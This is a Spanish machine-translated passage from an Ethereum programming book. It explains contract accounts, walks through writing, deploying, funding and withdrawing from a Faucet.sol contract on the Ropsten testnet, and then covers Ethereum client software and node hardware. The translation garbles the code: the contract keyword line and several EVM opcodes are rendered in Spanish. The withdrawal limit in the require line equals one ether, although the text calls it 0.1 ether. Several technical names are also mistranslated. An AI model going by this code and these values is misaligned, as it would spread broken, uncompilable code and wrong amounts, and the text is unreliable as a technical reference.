El tipo de cuenta que creó en la billetera MetaMask se llama *cuenta de propiedad externa* (EOA). Las cuentas de propiedad externa son aquellas que tienen una clave privada; tener la clave privada significa control sobre el acceso a fondos o contratos. Ahora, probablemente estés adivinando que hay otro tipo de cuenta. Ese otro tipo de cuenta es una *cuenta de contrato.* Una cuenta de contrato tiene un código de contrato inteligente, que un EOA simple no puede tener. Además, una cuenta de contrato no tiene una clave privada.

En cambio, es propiedad (y está controlada) por la lógica de su código de contrato inteligente: el programa de software registrado en la cadena de bloques de Ethereum en la creación de la cuenta del contrato y ejecutado por el EVM.

Los contratos tienen direcciones, al igual que los EOA. Los contratos también pueden enviar y recibir ether, al igual que los EOA. Sin embargo, cuando el destino de una transacción es una dirección de contrato, hace que ese contrato se *ejecute* en el EVM, utilizando la transacción y los datos de la transacción como su entrada. Además de ether, las transacciones pueden contener *datos* que indican qué función específica ejecutar en el contrato y qué parámetros pasar a esa función. De esta forma, las transacciones pueden *llamar* funciones dentro de los contratos.

Tenga en cuenta que debido a que una cuenta de contrato no tiene una clave privada, no puede *iniciar* una transacción. Solo los EOA pueden iniciar transacciones, pero los contratos pueden *reaccionar* a las transacciones llamando a otros contratos, creando rutas de ejecución complejas. Un uso típico de esto es un EOA que envía una transacción de solicitud a una billetera de contrato inteligente de múltiples firmas para enviar algo de ETH a otra dirección. Un patrón típico de programación de DApp es hacer que el Contrato A llame al Contrato B para mantener un estado compartido entre los usuarios del Contrato A.

En las próximas secciones, escribiremos nuestro primer contrato. Luego aprenderá cómo crear, financiar y usar ese contrato con su billetera MetaMask y probar ether en la red de prueba de Ropsten.

Un contrato simple: un grifo de éter de prueba

Ethereum tiene muchos lenguajes de alto nivel diferentes, todos los cuales se pueden usar para escribir un contrato y producir un código de bytes EVM. Puede leer sobre muchos de los más destacados e interesantes en [high_level_languages]. Un lenguaje de alto nivel es, con mucho, la opción dominante para la programación de contratos inteligentes: solidez. Solidity fue creado por el Dr. Gavin Wood, el coautor de este libro, y se ha convertido en el lenguaje más utilizado en Ethereum (y más allá). Usaremos Solidity para escribir nuestro primer contrato.

Para nuestro primer ejemplo (Faucet.sol: un contrato de Solidity que implementa una faucet), escribiremos un contrato que controla una *faucet.* Ya usó un grifo para obtener éter de prueba en la red de prueba de Ropsten. Un grifo es algo relativamente simple: entrega éter a cualquier dirección que lo solicite y se puede rellenar periódicamente. Puede implementar un faucet como una billetera controlada por un humano o una web servidor.

Ejemplo 1. Faucet.sol: Un contrato de Solidity implementando un faucet

```
enlace:código/Solidity/Faucet.sol[]
```

NOTA

Encontrará todos los ejemplos de código de este libro en el subdirectorio *de código* del repositorio de GitHub del libro. En concreto, nuestro contrato *Faucet.sol* está en:

```
código/Solidity/Faucet.sol
```

Este es un contrato muy simple, tan simple como podemos hacerlo. También es un contrato *defectuoso ,* que demuestra una serie de malas prácticas y vulnerabilidades de seguridad. Aprenderemos examinando todos sus defectos en secciones posteriores. Pero por ahora, veamos qué hace este contrato y cómo funciona, línea por línea. Notará rápidamente que muchos elementos de Solidity son similares a los lenguajes de programación existentes, como JavaScript, Java o C++.

La primera línea es un comentario:

```
// ¡Nuestro primer contrato es un grifo!
```

Los comentarios son para que los lean los humanos y no están incluidos en el código de bytes EVM ejecutable. Por lo general, los ponemos en la línea antes del código que intentamos explicar o, a veces, en la misma línea. Los comentarios comienzan con dos barras diagonales: //. Todo, desde la primera barra hasta el final de

esa línea se trata igual que una línea en blanco y se ignora.

La siguiente línea es donde comienza nuestro contrato real:

```
grifo de contrato {
```

Esta línea declara un objeto de contrato, similar a una declaración de clase en otros lenguajes orientados a objetos. La definición del contrato incluye todas las líneas entre las llaves ({}), que definen un *alcance,* de forma muy parecida a como se usan las llaves en muchos otros lenguajes de programación.

A continuación, declaramos la primera función del contrato Faucet:

```
function retirar(uint retirar_cantidad) public {
```

La función se llama retirar y toma un argumento entero sin signo (uint) llamado retirar_cantidad. Se declara función pública, por lo que puede ser convocada por otros contratos.
La definición de la función sigue, entre llaves. La primera parte de la función de retiro establece un límite para los retiros:

```
require(retirar_cantidad <= 1000000000000000000);
```

Utiliza la función de solidez incorporada para probar una condición previa, que la cantidad de retiro sea menor o igual a 100,000,000,000,000,000 wei, que es la unidad base de éter (ver denominaciones de éter y nombres de unidades) y equivalente a 0.1 éter. Si se llama a la función de retiro con una cantidad de retiro superior a esa cantidad, la función de solicitud aquí hará que la ejecución del contrato se detenga y falle con una *excepción.* Tenga en cuenta que las declaraciones deben terminar con un punto y coma en Solidity.

Esta parte del contrato es la lógica principal de nuestro faucet. Controla el flujo de fondos fuera del contrato al poner un límite a los retiros. Es un control muy simple pero puede darle una idea del poder de una cadena de bloques programable: software descentralizado que controla el dinero.

Luego viene el retiro real:

```
msg.sender.transfer(retirar_cantidad);
```

Un par de cosas interesantes están sucediendo aquí. El objeto msg es una de las entradas a las que pueden acceder todos los contratos. Representa la transacción que desencadenó la ejecución de este contrato.
El atributo sender es la dirección del remitente de la transacción. La función de transferencia es una función integrada.
función que transfiere ether desde el contrato actual a la dirección del remitente. Al leerlo al revés, esto significa transferir al remitente del mensaje que activó la ejecución de este contrato. La función de transferencia toma una cantidad como único argumento. Pasamos el valor de cantidad_retirada que era el parámetro a la función de retirada declarada unas líneas antes.

La siguiente línea es la llave de cierre, que indica el final de la definición de nuestra función de retiro.

A continuación, declaramos una función más:

```
function () public payable {}
```

Esta función es la llamada función alternativa o *predeterminada ,* que se llama si la transacción que desencadenó el contrato no nombró ninguna de las funciones declaradas en el contrato, ninguna función en absoluto, o no contenía datos. Los contratos pueden tener una de esas funciones predeterminadas (sin nombre) y, por lo general, es la que recibe ether. Es por eso que se define como una función pública y pagadera, lo que significa que puede aceptar ether en el contrato. No hace nada más que aceptar el éter, como lo indica la definición vacía entre llaves ({}). Si hacemos una transacción que envía ether a la dirección del contrato, como si fuera una billetera, esta función lo manejará.

Justo debajo de nuestra función predeterminada se encuentra la llave de cierre final, que cierra la definición del contrato Faucet. ¡Eso es todo!

Compilando el Contrato Faucet

Ahora que tenemos nuestro primer contrato de ejemplo, necesitamos usar un compilador de Solidity para convertir el código de Solidity en un código de bytes de EVM para que EVM pueda ejecutarlo en la propia cadena de bloques.

El compilador de Solidity se presenta como un ejecutable independiente, como parte de varios marcos y se incluye en entornos de desarrollo integrados (IDE). Para simplificar las cosas, utilizaremos uno de los IDE más populares, llamado *Remix.*

Use su navegador Chrome (con la billetera MetaMask que instaló anteriormente) para navegar al IDE de Remix en https://remix.ethereum.org.

Cuando cargue Remix por primera vez, comenzará con un contrato de muestra llamado *ballot.sol.* No necesitamos eso, así que ciérrelo haciendo clic en la x en la esquina de la pestaña, como se ve en Cerrar la pestaña de ejemplo predeterminada.

Figura 10. Cierre la pestaña de ejemplo predeterminada

Ahora, agregue una nueva pestaña haciendo clic en el signo más circular en la barra de herramientas superior izquierda, como se ve en Haga clic en el signo más para abrir una nueva pestaña. Nombre el nuevo archivo *Faucet.sol.*

Figura 11. Haga clic en el signo más para abrir una nueva pestaña

Una vez que haya abierto la nueva pestaña, copie y pegue el código de nuestro ejemplo *Faucet.sol,* como se ve en Copiar el código de ejemplo de Faucet en la nueva pestaña.

Figura 12. Copie el código de ejemplo de Faucet en la nueva pestaña

Una vez que haya cargado el contrato *Faucet.sol* en el IDE de Remix, el IDE compilará automáticamente el código. Si todo va bien, verá un cuadro verde con "Faucet" a la derecha, debajo de la pestaña Compile, que confirma la compilación exitosa (consulte Remix compila con éxito el contrato Faucet.sol).

Figura 13. Remix compila con éxito el contrato Faucet.sol

Si algo sale mal, el problema más probable es que Remix IDE esté usando una versión del compilador Solidity diferente a la 0.4.19. En ese caso, nuestra directiva pragma evitará

Faucet.sol desde la compilación. Para cambiar la versión del compilador, vaya a la pestaña Configuración, establezca la versión en 0.4.19 y vuelva a intentarlo.

El compilador Solidity ahora ha compilado nuestro *Faucet.sol* en el código de bytes EVM. Si tiene curiosidad, el código de bytes se ve así:

```
PUSH1 0x60 PUSH1 0x40 MSTORE CALLVALUE ISZERO PUSH2 0xF JUMPI PUSH1 0x0 DUP1
REVERT JUMPDEST PUSH1 0xE5 DUP1 PUSH2 0x1D PUSH1 0x0 CODECOPY PUSH1 0x0 RETURN
PARAR PUSH1 0x60 PUSH1 0x40 MSTORE PUSH1 0x4 CALLDATASIZE LT PUSH1 0x3F JUMPI
PUSH1 0x0 LLAMADA DE CARGA DE DATOS PUSH29
0x1000000000000000000000000000000000000000000000000000000000
SWAP1 DIV PUSH4 0xFFFFFFFF Y DUP1 PUSH4 0x2E1A7D4D EQ PUSH1 0x41 JUMPI
JUMPDEST DETENER JUMPDEST CALLVALUE ISZERO PUSH1 0x4B JUMPI PUSH1 0x0 DUP1 REVERT
JUMPDEST PUSH1 0x5F PUSH1 0x4 DUP1 DUP1 CALLDATALOAD SWAP1 PUSH1 0x20 AÑADIR SWAP1
SWAP2 SWAP1 POP POP PUSH1 0x61 SALTO JUMPDEST PARAR JUMPDEST PUSH8
0x16345785D8A0000 DUP2 GT ISZERO ISZERO ISZERO PUSH1 0x77 JUMPI PUSH1 0x0 DUP1
REVERT JUMPDEST CALLER PUSH20 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF Y
PUSH2 0x8FC DUP3 SWAP1 DUP2 ISZERO MUL SWAP1 PUSH1 0x40 MLOAD PUSH1 0x0 PUSH1 0x40 MLOAD DUP1
DUP4 SUB DUP2 DUP6 DUP9 DUP9 CALL SWAP4 POP POP POP POP ISZERO
ISZERO PUSH1 0xB6 JUMPI PUSH1 0x0 DUP1 REVERT JUMPDEST POP JUMP STOP LOG1 PUSH6
0x627A7A723058 KECCAK256 PUSH9 0x13D1EA839A4438EF75 GASLIMIT CALLVALUE LOG4 0x5f
PUSH24 0x7541F409787592C988A079407FB28B4AD000290000000000
```

¿No está contento de estar usando un lenguaje de alto nivel como Solidity en lugar de programar directamente en el código de bytes EVM? ¡Yo también!

Crear el contrato en la cadena de bloques

Entonces, tenemos un contrato. Lo hemos compilado en bytecode. Ahora, necesitamos "registrar" el contrato en la cadena de bloques de Ethereum. Usaremos la red de prueba de Ropsten para probar nuestro contrato, así que esa es la cadena de bloques a la que queremos enviarlo.

Registrar un contrato en blockchain implica crear una transacción especial cuyo destino es la dirección 0x0000000000000000000000000000000000000000, también conocida como *dirección cero.* La dirección cero es una dirección especial que le dice a la cadena de bloques de Ethereum que desea registrar un contrato. Afortunadamente, Remix IDE se encargará de todo eso por usted y enviará la transacción a MetaMask.

Primero, cambie a la pestaña Ejecutar y seleccione Web3 inyectado en el cuadro de selección desplegable Entorno.
Esto conecta el IDE de Remix a la billetera MetaMask y, a través de MetaMask, a la red de prueba de Ropsten. Una vez que haga eso, puede ver Ropsten en Medio ambiente. Además, en el cuadro de selección de cuenta, muestra la dirección de su billetera (consulte la pestaña Ejecutar IDE de Remix, con el entorno Injected Web3 seleccionado).

Figura 14. Pestaña Remix IDE Run, con el entorno Injected Web3 seleccionado

Justo debajo de la configuración de Ejecutar que acaba de confirmar se encuentra el contrato Faucet, listo para ser creado. Haga clic en el botón Implementar que se muestra en la pestaña Ejecutar IDE de Remix, con el entorno Web3 inyectado seleccionado.

Remix construirá la transacción especial de "creación" y MetaMask le pedirá que la apruebe, como se muestra en MetaMask que muestra la transacción de creación del contrato. Notará que la transacción de creación del contrato no contiene éter, pero tiene 258 bytes de datos (el contrato compilado) y consumirá 10 gwei en gas. Haga clic en Enviar para aprobarlo.

Figura 15. MetaMask mostrando la transacción de creación del contrato

Ahora tienes que esperar. El contrato tardará entre 15 y 30 segundos en extraerse en Ropsten.
Remix no parecerá estar haciendo mucho, pero tenga paciencia.

Una vez que se crea el contrato, aparece en la parte inferior de la pestaña Ejecutar (consulte ¡ El contrato de Faucet está VIVO!).

Figura 16. ¡El contrato Faucet está VIVO!

Observe que el contrato Faucet ahora tiene una dirección propia: Remix lo muestra como "Faucet at
0x72e…c7829" (aunque su dirección, las letras y los números aleatorios serán diferentes). El pequeño símbolo del portapapeles a la derecha le permite copiar la dirección del contrato en su portapapeles. Usaremos eso en la siguiente sección.

Interactuando con el contrato

Recapitulemos lo que hemos aprendido hasta ahora: los contratos de Ethereum son programas que controlan el dinero, que se ejecutan dentro de una máquina virtual llamada EVM. Se crean mediante una transacción especial que envía su código de bytes para que se registre en la cadena de bloques. Una vez que se crean en la cadena de bloques, tienen una dirección de Ethereum, al igual que las billeteras. Cada vez que alguien envía una transacción a una dirección de contrato, el contrato se ejecuta en el EVM, con la transacción como entrada.
Las transacciones enviadas a direcciones de contrato pueden tener ether o datos o ambos. Si contienen éter, se "deposita" en el saldo del contrato. Si contienen datos, los datos pueden especificar una función con nombre en el contrato y llamarla, pasando argumentos a la función.

Visualización de la dirección del contrato en un explorador de bloques

Ahora tenemos un contrato registrado en la cadena de bloques y podemos ver que tiene una dirección de Ethereum.
Echémosle un vistazo en el explorador de bloques *ropsten.etherscan.io* y veamos cómo se ve un contrato. En el IDE de Remix, copie la dirección del contrato haciendo clic en el icono del portapapeles junto a su nombre (consulte Copiar la dirección del contrato de Remix).

Figura 17. Copia la dirección del contrato de Remix

Mantenga Remix abierto; volveremos a ello más tarde. Ahora, navegue en su navegador hasta *ropsten.etherscan.io* y pegue la dirección en el cuadro de búsqueda. Debería ver el historial de direcciones de Ethereum del contrato, como se muestra en Ver la dirección del contrato de Faucet en el explorador de bloques de Etherscan.

Figura 18. Ver la dirección del contrato de Faucet en el explorador de bloques de Etherscan

Financiamiento del contrato

Por ahora, el contrato solo tiene una transacción en su historial: la transacción de creación del contrato. Como puede ver, el contrato tampoco tiene ether (saldo cero). Eso es porque no enviamos ningún éter al contrato en la transacción de creación, aunque podríamos haberlo hecho.

¡Nuestro grifo necesita fondos! Nuestro primer proyecto será usar MetaMask para enviar ether al contrato.
Aún debe tener la dirección del contrato en su portapapeles (si no, cópielo nuevamente desde Remix). Abra MetaMask y envíele 1 ether, exactamente como lo haría con cualquier otra dirección de Ethereum (consulte Enviar 1 ether a la dirección del contrato).

Figura 19. Enviar 1 ether a la dirección del contrato

En un minuto, si recarga el explorador de bloques Etherscan, mostrará otra transacción a la dirección del contrato y un saldo actualizado de 1 éter.

¿Recuerda la función de pago público predeterminada sin nombre en el código *ourFaucet.sol ?* Se veía así:

```
function () public payable {}
```

Cuando envió una transacción a la dirección del contrato, sin datos que especificaran qué función llamar, llamó a esta función predeterminada. Debido a que lo declaramos como pagadero, aceptó y depositó el 1 éter en el saldo de la cuenta del contrato. Su transacción hizo que el contrato se ejecutara en el
EVM, actualizando su balance. ¡Has financiado tu faucet!

Retiro de nuestro contrato

A continuación, retiremos algunos fondos del grifo. Para retirar, tenemos que construir una transacción que llame a la función de retiro y le pase un argumento retirar_cantidad. Para simplificar las cosas por ahora, Remix construirá esa transacción por nosotros y MetaMask la presentará para nuestra aprobación.

Regrese a la pestaña Remix y mire el contrato en la pestaña Ejecutar. Debería ver un cuadro rojo etiquetado
retirar con una entrada de campo etiquetada como uint256 retirar_cantidad (ver La función de retiro de Faucet.sol, en Remix).

Figura 20. La función de retiro de Faucet.sol, en Remix

Esta es la interfaz de Remix para el contrato. Nos permite construir transacciones que llaman al
funciones definidas en el contrato. Ingresaremos un monto de retiro y haremos clic en el botón de retiro para generar la transacción.

Primero, averigüemos el monto de retiro. Queremos probar y retirar 0.1 ether, que es la cantidad máxima permitida por nuestro contrato. Recuerde que todos los valores de moneda en Ethereum están denominados en wei internamente, y nuestra función de retiro espera que la cantidad de retiro también esté denominada en wei. La cantidad que queremos es 0,1 éter, que es 100.000.000.000.000.000 wei (un 1 seguido de 17 ceros).

PROPINA

Debido a una limitación en JavaScript, Remix no puede procesar un número tan grande como 10^17. En su lugar, lo encerramos entre comillas dobles para permitir que Remix lo reciba como una cadena y lo manipule como un BigNumber. Si no lo escribimos entre comillas, el IDE de Remix no podrá procesarlo y mostrará "Argumentos de codificación de error: Error: Afirmación
ha fallado."

Escriba "100000000000000000" (con las comillas) en el cuadro retirar_cantidad y haga clic en el botón retirar (consulte Haga clic en "retirar" en Remix para crear una transacción de retiro).

Figura 21. Haga clic en "retirar" en Remix para crear una transacción de retiro

MetaMask abrirá una ventana de transacción para que la apruebe. Haga clic en Enviar para enviar su llamada de retiro al contrato (consulte la transacción MetaMask para llamar a la función de retiro).

Figura 22. Transacción MetaMask para llamar a la función de retiro

Espere un minuto y luego vuelva a cargar el explorador de bloques de Etherscan para ver la transacción reflejada en el historial de direcciones del contrato de Faucet (ver Etherscan muestra la transacción que llama a la función de retiro).

Figura 23. Etherscan muestra la transacción llamando a la función de retiro

Ahora vemos una nueva transacción con la dirección del contrato como destino y un valor de 0 ether.

El saldo del contrato ha cambiado y ahora es 0,9 éter porque nos envió 0,1 éter según lo solicitado.
Pero no vemos una transacción "SALIDA" en el *historial de direcciones del contrato.*

¿Dónde está el retiro saliente? Ha aparecido una nueva pestaña en la página del historial de direcciones del contrato, denominada Transacciones internas. Debido a que la transferencia de 0.1 ether se originó a partir del código de contrato, es una transacción interna (también llamada mensaje). Haga clic en esa pestaña para verla (ver Etherscan muestra la transacción interna que transfiere ether desde el contrato).

Esta "transacción interna" fue enviada por el contrato en esta línea de código (desde la función de retiro en *Faucet.sol):*

```
msg.sender.transfer(retirar_cantidad);
```

En resumen: envió una transacción desde su billetera MetaMask que contenía instrucciones de datos para llamar a la función de retiro con un argumento de retiro_cantidad de 0.1 éter. Esa transacción hizo que el contrato se ejecutara dentro de la EVM. Mientras EVM ejecutaba la función de retiro del contrato Faucet, primero llamó a la función require y validó que la cantidad solicitada era menor o igual al retiro máximo permitido de 0.1 éter. Luego llamó a la función de transferencia para enviarte el éter. La ejecución de la función de transferencia generó una transacción interna que depositó 0,1 ether en la dirección de su billetera, del saldo del contrato. Ese es el que se muestra en la pestaña Transacciones internas en Etherscan.

Figura 24. Etherscan muestra la transacción interna que transfiere ether desde el contrato

Conclusiones

En este capítulo, configuró una billetera usando MetaMask y la financió usando un faucet en la red de prueba de Ropsten. Recibió ether en la dirección Ethereum de su billetera, luego envió ether a la dirección Ethereum del faucet.

A continuación, escribió un contrato de faucet en Solidity. Usó el IDE de Remix para compilar el contrato en el código de bytes de EVM, luego usó Remix para formar una transacción y creó el contrato de Faucet en la cadena de bloques de Ropsten. Una vez creado, el contrato de Faucet tenía una dirección de Ethereum y le enviaste algo de éter. Finalmente, construyó una transacción para llamar a la función de retiro y solicitó con éxito 0.1 éter. El contrato verificó la solicitud y le envió 0.1 ether con un interno
transacción.

Puede que no parezca mucho, pero acaba de interactuar con éxito con un software que controla el dinero en una computadora mundial descentralizada.

Haremos mucha más programación de contratos inteligentes en [smart_contracts_chapter] y aprenderemos sobre las mejores prácticas y consideraciones de seguridad en [smart_contract_security].

Clientes de Ethereum

Un cliente de Ethereum es una aplicación de software que implementa la especificación de Ethereum y se comunica a través de la red de igual a igual con otros clientes de Ethereum. Diferentes clientes de Ethereum *interoperan* si cumplen con la especificación de referencia y los protocolos de comunicación estandarizados. Si bien estos diferentes clientes son implementados por diferentes equipos y en diferentes lenguajes de programación, todos "hablan" el mismo protocolo y siguen las mismas reglas. Como tal, todos pueden usarse para operar e interactuar con la misma red Ethereum.

Ethereum es un proyecto de código abierto, y el código fuente de todos los principales clientes está disponible bajo licencias de código abierto (p. ej., LGPL v3.0), de descarga y uso gratuitos para cualquier propósito. Sin embargo , *el código abierto* significa más que simplemente un uso gratuito. También significa que Ethereum es desarrollado por una comunidad abierta de voluntarios y cualquiera puede modificarlo. Más ojos significa código más confiable.

Ethereum se define por una especificación formal llamada "Papel amarillo" (ver [referencias]).

Esto contrasta con, por ejemplo, Bitcoin, que no se define de ninguna manera formal. Donde la "especificación" de Bitcoin es la implementación de referencia de Bitcoin Core, la especificación de Ethereum está documentada en un documento que combina una especificación en inglés y matemática (formal). Esta especificación formal, además de varias propuestas de mejora de Ethereum, define el comportamiento estándar de un cliente de Ethereum. El Libro Amarillo se actualiza periódicamente a medida que se realizan cambios importantes en Ethereum.

Como resultado de la clara especificación formal de Ethereum, hay una serie de implementaciones de software desarrolladas de forma independiente, aunque interoperables, de un cliente de Ethereum. Ethereum tiene una mayor diversidad de implementaciones que se ejecutan en la red que cualquier otra cadena de bloques, lo que generalmente se considera algo bueno. De hecho, por ejemplo, ha demostrado ser una excelente manera de defenderse de los ataques en la red, porque la explotación de la estrategia de implementación de un cliente en particular simplemente molesta a los desarrolladores mientras reparan el exploit, mientras que otros clientes mantienen la red funcionando casi sin verse afectada. .

Redes Etéreas

Existe una variedad de redes basadas en Ethereum que se ajustan en gran medida a la especificación formal definida en el Libro amarillo de Ethereum, pero que pueden o no interoperar entre sí.

Entre estas redes basadas en Ethereum se encuentran Ethereum, Ethereum Classic, Ella, Expanse, Ubiq, Musicoin y muchas otras. Si bien en su mayoría son compatibles a nivel de protocolo, estas redes a menudo tienen características o atributos que requieren que los mantenedores del software cliente de Ethereum realicen pequeños cambios para admitir cada red. Debido a esto, no todas las versiones del software cliente de Ethereum ejecutan todas las cadenas de bloques basadas en Ethereum.

Actualmente, hay seis implementaciones principales del protocolo Ethereum, escritas en seis idiomas diferentes:

- Paridad, escrita en Rust
- Geth, escrito en Go
- cpp-ethereum, escrito en C++
- pyethereum, escrito en Python

- Mantis, escrito en Scala
- Armonía, escrito en Java

En esta sección, veremos los dos clientes más comunes, Parity y Geth. Mostraremos cómo configurar un nodo con cada cliente y exploraremos algunas de sus opciones de línea de comandos e interfaces de programación de aplicaciones (API).

¿Debo ejecutar un nodo completo?

La salud, la resiliencia y la resistencia a la censura de las cadenas de bloques dependen de que tengan muchos nodos completos dispersos geográficamente y operados de forma independiente. Cada nodo completo puede ayudar a otros nodos nuevos a obtener los datos del bloque para iniciar su operación, además de ofrecer al operador una verificación autorizada e independiente de todas las transacciones y contratos.

Sin embargo, ejecutar un nodo completo generará un costo en recursos de hardware y ancho de banda. Un nodo completo debe descargar entre 80 y 100 GB de datos (a partir de septiembre de 2018, según la configuración del cliente) y almacenarlos en un disco duro local. Esta carga de datos aumenta con bastante rapidez todos los días a medida que se agregan nuevas transacciones y bloques. Analizamos este tema con mayor detalle en Requisitos de hardware para un nodo completo.

No es necesario un nodo completo que se ejecute en una red *livemainnet* para el desarrollo de Ethereum. Puede hacer casi todo lo que necesita hacer con un nodo *de red de prueba* (que lo conecta a una de las cadenas de bloques de prueba públicas más pequeñas), con una cadena de bloques privada local como Ganache o con un cliente Ethereum basado en la nube ofrecido por un proveedor de servicios como Infura. .

También tiene la opción de ejecutar un cliente remoto, que no almacena una copia local de la cadena de bloques ni valida bloques y transacciones. Estos clientes ofrecen la funcionalidad de una billetera y pueden crear y transmitir transacciones. Los clientes remotos se pueden usar para conectarse a redes existentes, como su propio nodo completo, una cadena de bloques pública, una red de prueba pública o autorizada (prueba de autoridad) o una cadena de bloques local privada. En la práctica, probablemente usará un cliente remoto como MetaMask, Emerald Wallet, MyEtherWallet o MyCrypto como una forma conveniente de cambiar entre todas las diferentes opciones de nodo.

Los términos "cliente remoto" y "billetera" se usan indistintamente, aunque existen algunas diferencias. Por lo general, un cliente remoto ofrece una API (como la API web3.js) además de la funcionalidad de transacción de una billetera.

No confunda el concepto de una billetera remota en Ethereum con el de un *cliente ligero* (que es análogo a un cliente de verificación de pago simplificado en Bitcoin). Los clientes ligeros validan los encabezados de los bloques y utilizan las pruebas de Merkle para validar la inclusión de transacciones en la cadena de bloques y determinar sus efectos, lo que les otorga un nivel de seguridad similar al de un nodo completo. Por el contrario, los clientes remotos de Ethereum no validan transacciones ni encabezados de bloque. Confían completamente en un cliente completo para que les dé acceso a la cadena de bloques y, por lo tanto, pierden importantes garantías de seguridad y anonimato. Puede mitigar estos problemas utilizando un cliente completo que ejecute usted mismo.

Ventajas y desventajas del nodo completo

Elegir ejecutar un nodo completo ayuda con el funcionamiento de las redes a las que lo conecta, pero también incurre en algunos costos leves a moderados para usted. Veamos algunas de las ventajas y desventajas.

ventajas:

- Apoya la resiliencia y la resistencia a la censura de las redes basadas en Ethereum
- Valida con autoridad todas las transacciones
- Puede interactuar con cualquier contrato en la cadena de bloques pública sin un intermediario
- Puede implementar contratos directamente en la cadena de bloques pública sin un intermediario
- Puede consultar (solo lectura) el estado de la cadena de bloques (cuentas, contratos, etc.) sin conexión
- Puede consultar la cadena de bloques sin que un tercero sepa la información que está leyendo

Desventajas:

- Requiere recursos de ancho de banda y hardware significativos y crecientes
- Puede requerir varios días para sincronizar completamente cuando se inicia por primera vez
- Debe mantenerse, actualizarse y mantenerse en línea para permanecer sincronizado

Ventajas y desventajas de la red de prueba pública

Ya sea que elija o no ejecutar un nodo completo, probablemente querrá ejecutar un nodo de red de prueba público.
Veamos algunas de las ventajas y desventajas de usar una red de prueba pública.

ventajas:

- Un nodo de testnet necesita sincronizar y almacenar muchos menos datos, alrededor de 10 GB según la red (a partir de abril de 2018).
- Un nodo de testnet puede sincronizarse completamente en unas pocas horas.
- La implementación de contratos o la realización de transacciones requiere Ether de prueba, que no tiene valor y se puede adquirir de forma gratuita desde varios "faucets".
- Las redes de prueba son cadenas de bloques públicas con muchos otros usuarios y contratos, que se ejecutan "en vivo".

Desventajas:

- No puede usar dinero "real" en una red de prueba; se ejecuta en el éter de prueba. En consecuencia, no puede probar la seguridad contra adversarios reales, ya que no hay nada en juego.
- Hay algunos aspectos de una cadena de bloques pública que no puede probar de manera realista en una red de prueba. Por ejemplo, las tarifas de transacción, aunque son necesarias para enviar transacciones, no son una consideración en una red de prueba, ya que el gas es gratis. Además, las redes de prueba no experimentan congestión de red como a veces lo hace la red principal pública.

Ventajas y desventajas de la simulación local de blockchain

Para muchos fines de prueba, la mejor opción es lanzar una cadena de bloques privada de una sola instancia.
Ganache (anteriormente llamado testrpc) es una de las simulaciones locales de blockchain más populares con las que puede interactuar, sin otros participantes. Comparte muchas de las ventajas y desventajas de la red de prueba pública, pero también tiene algunas diferencias.

ventajas:

- Sin sincronización y casi sin datos en el disco; tú mismo extraes el primer bloque
- No es necesario obtener éter de prueba; te "premias" a ti mismo con recompensas de minería que puedes usar para probar
- Ningún otro usuario, solo tú

- No hay otros contratos, solo los que implementa después de iniciarlo

Desventajas:

- No tener otros usuarios significa que no se comporta igual que una cadena de bloques pública. No hay competencia por el espacio de transacción o la secuenciación de transacciones.
- Ningún minero aparte de ti significa que la minería es más predecible; por lo tanto, no puede probar algunos escenarios que ocurren en una cadena de bloques pública.
- No tener otros contratos significa que debe implementar todo lo que desea probar, incluidas las dependencias y las bibliotecas de contratos.
- No puede recrear algunos de los contratos públicos y sus direcciones para probar algunos escenarios (por ejemplo, el contrato DAO).

Ejecutar un cliente Ethereum

Si tiene el tiempo y los recursos, debe intentar ejecutar un nodo completo, aunque solo sea para obtener más información sobre el proceso. En esta sección, cubrimos cómo descargar, compilar y ejecutar los clientes de Ethereum, Parity y Geth. Esto requiere cierta familiaridad con el uso de la interfaz de línea de comandos en su sistema operativo. Vale la pena instalar estos clientes, ya sea que elija ejecutarlos como nodos completos, como nodos de testnet o como clientes de una cadena de bloques privada local.

Requisitos de hardware para un nodo completo

Antes de comenzar, debe asegurarse de tener una computadora con recursos suficientes para ejecutar un nodo completo de Ethereum. Necesitará al menos 80 GB de espacio en disco para almacenar una copia completa de la cadena de bloques de Ethereum. Si también desea ejecutar un nodo completo en la red de prueba de Ethereum, necesitará al menos 15 GB adicionales. La descarga de 80 GB de datos de blockchain puede llevar mucho tiempo, por lo que se recomienda que trabaje con una conexión a Internet rápida.

La sincronización de la cadena de bloques de Ethereum requiere mucha entrada/salida (E/S). Lo mejor es tener una unidad de estado sólido (SSD). Si tiene una unidad de disco duro (HDD) mecánica, necesitará al menos 8 GB de RAM para usar como caché. De lo contrario, puede descubrir que su sistema es demasiado lento para mantenerse al día y sincronizarse por completo.

Requerimientos mínimos:

- CPU con 2+ núcleos
- Al menos 80 GB de espacio de almacenamiento gratuito
- Mínimo de 4 GB de RAM con un SSD, 8 GB o más si tiene un HDD
- Servicio de descarga de Internet de 8 MBit/seg.

Estos son los requisitos mínimos para sincronizar una copia completa (pero recortada) de una cadena de bloques basada en Ethereum.

Al momento de escribir, el código base de Parity tiene menos recursos, por lo que si está ejecutando con hardware limitado, es probable que obtenga mejores resultados con Parity.

Si desea sincronizar en un período de tiempo razonable y almacenar todas las herramientas de desarrollo, bibliotecas, clientes y cadenas de bloques que analizamos en este libro, querrá una computadora más capaz.

Especificaciones recomendadas:

- CPU rápida con más de 4 núcleos
- 16 GB+ RAM
- SSD rápido con al menos 500 GB de espacio libre
- Servicio de Internet de descarga de más de 25 MBit/seg.

Es difícil predecir qué tan rápido aumentará el tamaño de una cadena de bloques y cuándo se requerirá más espacio en disco, por lo que se recomienda verificar el tamaño más reciente de la cadena de bloques antes de comenzar a sincronizar.

NOTA

Los requisitos de tamaño de disco enumerados aquí suponen que ejecutará un nodo con la configuración predeterminada, donde la cadena de bloques se "elimina" de los datos de estado anteriores. Si, en cambio, ejecuta un nodo de "archivo" completo, donde todo el estado se mantiene en el disco, es probable que requiera más de 1 TB de espacio en disco.

Estos enlaces proporcionan estimaciones actualizadas del tamaño de la cadena de bloques:

- Etéreo
- Etéreo clásico

Requisitos de software para crear y ejecutar un cliente (nodo)

Esta sección cubre el software cliente de Parity y Geth. También asume que está utilizando un entorno de línea de comandos similar a Unix. Los ejemplos muestran los comandos y la salida tal como aparecen en un sistema operativo Ubuntu GNU/Linux que ejecuta bash shell (entorno de ejecución de línea de comandos).

Por lo general, cada cadena de bloques tendrá su propia versión de Geth, mientras que Parity brinda soporte para múltiples cadenas de bloques basadas en Ethereum (Ethereum, Ethereum Classic, Ellaism, Expanse, Musicoin) con la misma descarga del cliente.

PROPINA

